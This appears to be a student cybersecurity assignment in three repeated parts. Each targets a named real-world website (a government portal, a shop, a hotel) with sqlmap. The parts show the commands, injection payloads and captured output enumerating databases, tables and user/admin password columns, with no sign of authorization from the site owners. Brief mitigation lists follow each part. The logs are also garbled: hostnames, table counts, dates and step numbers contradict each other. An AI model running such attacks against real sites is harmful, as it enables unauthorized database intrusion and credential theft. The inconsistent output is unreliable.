

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

2.Name of Target:

<https://www.mudp.gov.bd/photo-gallery.php?id=18>

POC: -


Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to [www.google.com](http://www.google.com/detail.php?id=1) (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
kali@kali:~$ sqlmap -u "http://www.google.com/detail.php?id=1" -dbs

[21:24:30] [INFO] time back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0 (MySQL 5.0)
[21:24:30] [INFO] fetching tables for database: 'mudgov_database'
Database: mudgov_database
[26 tables]
+-----+
| membership |
| tbl_activities |
| tbl_banner |
| tbl_conference |
| tbl_documents |
| tbl_gis_map |
| tbl_inform |
| tbl_link |
| tbl_map |
| tbl_map_category |
| tbl_news |
| tbl_notice |
| tbl_photo_album |
| tbl_photo_gallery |
| tbl_pra_album |
| tbl_pra_gallery |
| tbl_pra_reports |
| tbl_presentation |
| tbl_recent_documents |
| tbl_reports |
| tbl_seminar |
| tbl_team |
| tbl_tender |
| tbl_video |
| tbl_video_archive |
| tbl_workshop |
+-----+

[21:24:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.mud.gov.bd'
[*] ending @ 21:24:32 /2024-07-15/
```

6. To find the number of tables in a specific database, use the command: `$ SQL map -u "URL" -D <Database name> --tables`

```
kali@kali: ~  
$ sqlmap -u "https://www.mudp.gov.bd/photo-gallery.php?id=18" -D mudpgov_database --tables  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 21:24:28 /2021-07-15/  
[21:24:28] [INFO] resuming back-end DBMS 'mysql'  
[21:24:28] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=18 AND 5944=5944  
Type: error-based  
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=18 AND (SELECT 6364 FROM(SELECT COUNT(*),CONCAT(0x717a8a6a71,(SELECT (ELT(6364=6364,1)))0x71a27a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)x)  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=18 AND (SELECT 1623 FROM (SELECT(SLEEP(5)))2roz)  
Type: UNION query  
Title: Generic UNION query (NULL) - 5 columns  
Payload: id=18 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a8a6a71,0x5355774c7772424e61478d784e6d54478b74c5359744c497478583878564d6c674a4a52517a,0x7162767671)--  
[21:24:30] [INFO] the back-end DBMS is MySQL  
web application technology: Apache  
back-end DBMS: MySQL > 5.0 (MariaDB fork)  
[21:24:30] [INFO] fetching tables for database: 'mudpgov_database'  
Database: mudpgov_database  
[26 tables]  
+-----+  
| membership |  
| tbl_activities |  
| tbl_banner |  
| tbl_conference |  
| tbl_documents |  
| tbl_gis_map |  
| tbl_infom |  
| tbl_link |  
| tbl_map |  
| tbl_map_category |  
+-----+
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
kali@kali:~$ sqlmap -u "https://www.mudgov.gov.bd/photo-gallery.php?id=18" -D mudgov_meherpur -T tbl_user --columns
```

[*] starting @ 21:25:56 /2024-07-15/

[21:25:56] [INFO] resuming back-end DBMS 'mysql'

[21:25:56] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: 10=10 AND 5944=5944

Type: error-based

Title: MySQL > 3.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: 10=10 AND (SELECT 6364 FROM(SELECT COUNT(*),CONCAT(0x717asdas71,(SELECT (ELT(6364=6364,1)))0x7102707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind

Title: MySQL > 3.0,0.12 AND time-based blind (query SLEEP)

Payload: 10=10 AND (SELECT 1021 FROM (SELECT(SLEEP(5)))2R0uz)

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: 10=10 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717asdas71,0x5355774c777242465176076486d544870b74c335974e4c49747050507056480c8c674a4a32517a,0x7102707071)--

[21:25:57] [INFO] the back-end DBMS is MySQL

web application technology: Apache

back-end DBMS: MySQL > 5.0 (MariaDB fork)

[21:25:57] [INFO] fetching columns for table 'tbl_user' in database 'mudgov_meherpur'

Database: mudgov_meherpur

Table: tbl_user

[* columns]

| Column | Type |
|----------|--------------|
| FullName | varchar(255) |
| ID | int(11) |
| MobileNo | int(11) |
| Password | varchar(255) |

[21:25:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.mudgov.gov.bd'

Use prepared Statements & parameterized queries.

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ *CONSEQUENCES OF SQL INJECTION ATTACKS: -*

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ *RECOMMENDED ACTIONS: -*

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

2.Name of Target:

https://www.goodmart.ind.in/shop_detail.php?type=3&id=21

POC: -


Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to www.google.com (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
(kali@kali)~$ sqlmap -u "https://www.goodmart.ind.in/shop_detail.php?type=361d-21" -dbs
[!] legal disclaimer: sqlmap is a penetration testing tool that exploits security vulnerabilities. It is the user's responsibility to obey applicable laws and regulations. sqlmap is not responsible for any misuse or damage caused by this program.
[*] starting @ 19:28:00 /2024-07-15/

[19:28:00] [INFO] Press the 'back' on 'DB' to see...
[19:28:01] [INFO] testing connection to the target...
you have not declared --smt, will switch to set its own ('SQLMap-SMT-0720-07...')...
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind (WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET))
Payload: type=361d-21 AND GTID_SUBSET(CONCAT(0x7176627171,(SELECT (ELT(5522-5522,1))),0x716a767671),5522) AND 'UELY'='UELY'

Type: error-based
Title: MySQL > 5.0.9 AND error-based (WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET))
Payload: type=361d-21 AND GTID_SUBSET(CONCAT(0x7176627171,(SELECT (ELT(5522-5522,1))),0x716a767671),5522) AND 'UELY'='UELY'


Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: type=361d-21 AND (SELECT 7624 FROM (SELECT(SLEEP(3))))fail AND 'mdqk'='mdqk'

[19:28:10] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL > 5.6
[19:28:10] [INFO] fetching database names
[19:28:10] [INFO] resumed: 'information_schema'
[19:28:10] [INFO] resumed: 'goodmart_db'
available databases (2):
[*] goodmart_db
[*] information_schema

[19:28:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.goodmart.ind.in'
[*] ending @ 19:28:10 /2024-07-15/

(kali@kali)~$ sqlmap -u "https://www.goodmart.ind.in/shop_detail.php?type=361d-21" -dbs goodmart_db --tables
```

6. To find the number of tables in a specific database, use the command: \$ SQL map -u "URL" -D <Database name> --tables



```
web application vulnerabilities - http://www.kali.org
back-end DBMS: MySQL 5.6
[19:28:29] [INFO] fetching columns for table 'gst_user' in database 'goodmart_db'
[19:28:29] [INFO] resumed: 'id'
[19:28:29] [INFO] resumed: 'username'
[19:28:29] [INFO] resumed: 'varchar(20)'
[19:28:29] [INFO] resumed: 'email'
[19:28:29] [INFO] resumed: 'varchar(100)'
[19:28:29] [INFO] resumed: 'All_username'
[19:28:29] [INFO] resumed: 'varchar(20)'
[19:28:29] [INFO] resumed: 'password'
[19:28:29] [INFO] resumed: 'varchar(32)'
[19:28:29] [INFO] resumed: 'lastlogin'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'added_on'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'modify_on'
[19:28:29] [INFO] resumed: 'timestamp'
[19:28:29] [INFO] resumed: 'modify_by'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'lastlogout'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'status'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'usertype'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'useridfk'
[19:28:29] [INFO] resumed: 'int(11)'
Database: goodmart_db
Table: gst_user
(13 columns)

+-----+-----+
| Column | Type |
+-----+-----+
| status | int(11) |
| added_on | datetime |
| all_username | varchar(100) |
| email | varchar(100) |
| id | int(11) |
| lastlogin | datetime |
| lastlogout | datetime |
| modify_by | int(11) |
| modify_on | timestamp |
| password | varchar(32) |
| useridfk | int(11) |
| username | varchar(20) |
| usertype | int(11) |
+-----+-----+

[19:28:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.goodmart.in'
[*] ending @ 19:28:29 / 2024-07-15/
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
File /home/kali View Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:20:15 /2024-07-15/

[19:20:15] [INFO] resuming back-end DBMS 'mysql'
[19:20:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30thdecibje...8h4BmerPd1'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: Boolean-based blind - Parameter replace (original value)
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 20 ELSE (SELECT 5802 UNION SELECT 8279) END))

  Type: time-based blind
  Title: MySQL > 3.0.11 AND time-based blind (query SLEEP)
  Payload: id=20 AND (SELECT SLEEP(5)) FROM (SELECT(SLEEP(5)))asak

[19:20:17] [INFO] the back-end DBMS is MySQL
web application technology: litescoped, php
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19:20:17] [INFO] fetching columns for table 'admin' in database 'door_new'
[19:20:17] [INFO] resumed: 6
[19:20:17] [INFO] resumed: id
[19:20:17] [INFO] resumed: int(11)
[19:20:17] [INFO] resumed: username
[19:20:17] [INFO] resumed: varchar(20)
[19:20:17] [INFO] resumed: email
[19:20:17] [INFO] resumed: varchar(25)
[19:20:17] [INFO] resumed: FullName
[19:20:17] [INFO] resumed: varchar(50)
[19:20:17] [INFO] resumed: password
[19:20:17] [INFO] resumed: varchar(50)
[19:20:17] [INFO] resumed: status
[19:20:17] [INFO] resumed: bit(1)
Database: door_new
Table: admin
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| status | bit(1) |
| email | varchar(25) |
| FullName | varchar(50) |
| id | int(11) |
| password | varchar(50) |
| username | varchar(20) |
+-----+-----+

[19:20:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'
[*] ending @ 19:20:17 /2024-07-15/
```

➤ ***Use prepared Statements & parameterized queries.***

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ ***CONSEQUENCES OF SQL INJECTION ATTACKS: -***

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ ***RECOMMENDED ACTIONS: -***

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

3.Name of Target:

<http://www.arsimahotel.com/room-detail.php?id=1>

POC: -


Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to www.google.com (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
(kali@kali) ~$ sqlmap -u "http://www.arsinahotel.com/room-detail.php?id=1" -dbs
[1.8.6.3#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap on attacking a host without prior permission is illegal. It is the user's responsibility to apply this tool, stating general awareness that any actions taken are not responsible for any damages caused by this program.

[*] starting @ 19/02/23 / 2024-07-15/

[19/02/23] [INFO] resuming back-end DBMS 'mysql'
[19/02/23] [INFO] toting evasion on the target
you have not declared a user-agent, so sqlmap will set its own ('Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36')
[19/02/23] [WARNING] some CMS/WordPress notices that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
File: AND bool=1 and (1=1) or (1=1) and (1=1)
Payload: id=1 AND 1=1 AND 1=1 AND 1=1
Type: stacked queries
File: MySQL > 5.0.12 stacked queries (comment)
Payload: id=1'/*!50000 SLEEP(5)*/
Type: time-based blind
File: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4730 FROM (SELECT(SLEEP(5)))F960) AND 'QIA'='QIA

[19/02/23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2012 R2 or 8.1
web application technology: Microsoft IIS 8.5, PHP, ASP.NET
back-end DBMS: MySQL > 5.6.12 (MariaDB fork)
[19/02/23] [INFO] fetching database names
[19/02/23] [INFO] resumed: 2
[19/02/23] [INFO] resumed: information_schema
[19/02/23] [INFO] resumed: arsinahotel
available databases [2]:
[*] arsinahotel
[*] information_schema

[19/02/23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.arsinahotel.com'

[*] ending @ 19/02/23 / 2024-07-15/

(kali@kali) ~$ sqlmap -u "http://www.arsinahotel.com/room-detail.php?id=1" -d arsinahotel --tables
```

6. To find the number of tables in a specific database, use the command: `$ SQLmap -u "URL" -D <Database name> --tables`

```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 2384=2384 AND 'YpQt'='YpQt


Type: stacked queries
Title: MySQL > 3.23.2 stacked queries (comment)
Payload: id=1'/*!50000SELECT SLEEP(5)*/

Type: time-based blind
Title: MySQL > 3.23.2 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT SLEEP(5))/*563 AND 'rQIA'='rQIA

[19:02:47] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET; Microsoft IIS 8.5; PHP
back-end DBMS: MySQL > 5.6.12 (MariaDB fork)
[19:02:47] [INFO] fetching tables for database: 'arsinahotel'
[19:02:47] [INFO] fetching number of tables for database 'arsinahotel'
[19:02:47] [INFO] resumed: 12
[19:02:47] [INFO] resumed: ayarlar
[19:02:47] [INFO] resumed: guest
[19:02:47] [INFO] resumed: location
[19:02:47] [INFO] resumed: log
[19:02:47] [INFO] resumed: oda
[19:02:47] [INFO] resumed: oda_ozellikler
[19:02:47] [INFO] resumed: oda_resimleri
[19:02:47] [INFO] resumed: offers
[19:02:47] [INFO] resumed: resimler
[19:02:47] [INFO] resumed: sayfa
[19:02:47] [INFO] resumed: servis
[19:02:47] [INFO] resumed: yonetici
Database: arsinahotel
[22 tables]
log
ayarlar
guest
location
oda
oda_ozellikler
oda_resimleri
offers
resimler
sayfa
servis
yonetici

[19:02:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.arsinahotel.com'
[*] ending @ 19:02:47 /2024-07-15/
```


8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS



```
File Actions Edit View Help
~$ sqlmap -u "http://www.arximahotel.com/room-detail.php?id=1" -D arximahotel -T log --columns

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:02:52 /2024-07-15/

[19:02:53] [INFO] resuming back-end DBMS 'mysql'
[19:02:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7cjoaalsjlv...2its5a6c3'). Do you want to use those [Y/n] y
[19:02:53] [WARNING] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 2900=2900 AND 'YqU'='YqU'

  Type: stacked queries
  Title: MySQL > 5.0.12 stacked queries (comment)
  Payload: id=1';SELECT SLEEP(5);

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4730 FROM (SELECT(SLEEP(5))))V5G) AND 'rQIA'='rQIA'

[19:02:55] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2011 R2 or 8.1
web application technology: PHP, Microsoft IIS 8.5, ASP.NET
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19:02:55] [INFO] fetching columns for table 'log' in database 'arximahotel'
[19:02:55] [INFO] resumed: 3
[19:02:55] [INFO] resumed: id
[19:02:55] [INFO] resumed: int(11)
[19:02:55] [INFO] resumed: ip
[19:02:55] [INFO] resumed: text
[19:02:55] [INFO] resumed: zaman
[19:02:55] [INFO] resumed: text
